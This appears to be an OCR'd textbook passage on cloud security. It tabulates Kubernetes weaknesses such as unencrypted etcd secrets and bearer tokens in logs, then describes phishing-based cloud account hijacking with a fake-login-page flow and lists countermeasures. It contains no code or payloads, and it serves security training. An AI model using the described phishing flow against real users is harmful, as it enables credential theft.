
Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes, facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.

Vulnerabilities	Description
1. No Certificate Revocation	▪ Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate. ▪ Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	▪ Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS). ▪ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	▪ Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs. ▪ Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

4. Exposure of Sensitive Data via Environment Variables	▪ While configuring the components, environmental variables allow the derivation of the settings. ▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default. ▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication. ▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface. ▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased. ▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process. ▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service. ▪ If debug mode is disabled, kube-apiserver does not record user actions. ▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.8: Kubernetes vulnerabilities



Cloud Attacks: Service Hijacking using Social Engineering

1. Social engineering is a non-technical **intrusion that relies heavily on human interaction** and often involves tricking other people to break normal security procedures

2. The attacker might target the cloud service provider to **reset the password** or **IT staff accessing the cloud services to reveal passwords**

3. Other ways to obtain passwords include **password guessing**, using **keylogging malware**, implementing **password cracking techniques**, or sending **phishing mails**

4. A social engineering attack results in **exposing customer data**, credit card data, **personal information**, **business plans**, staff data, identity theft, etc.

Malicious Link
http://
http://www.certifiedhacker.com/pictures
User
User clicks on the link and enters login credentials
3
Fake Cloud Service Login Page
User redirected to the original cloud service login page
5
Original Cloud Service Login Page
Cloud Services
Creates a fake cloud service login page
1
4
Login credentials are passed to the attacker
Sends malicious link
2
Attacker
6
Attacker uses the user credentials to login to the cloud service
LOGIN
Attacker logs into the Cloud Service

Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.




Malicious Link
http://
http://www.certifiedhacker.com/pictures
User
3
User clicks on the link and enters login credentials
Login
Fake Cloud Service Login Page
5
User redirected to the original cloud service login page
Original Cloud Service Login Page
Cloud Services
1
Creates a fake cloud service login page
4
Login credentials are passed to the attacker
2
Sends malicious link
Attacker
6
Attacker uses the user credentials to login to the cloud service
LOGIN
Attacker logs into the Cloud Service

Figure 19.31: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.

Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use “least privilege” principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.



Cloud Attacks: Service Hijacking using Network Sniffing

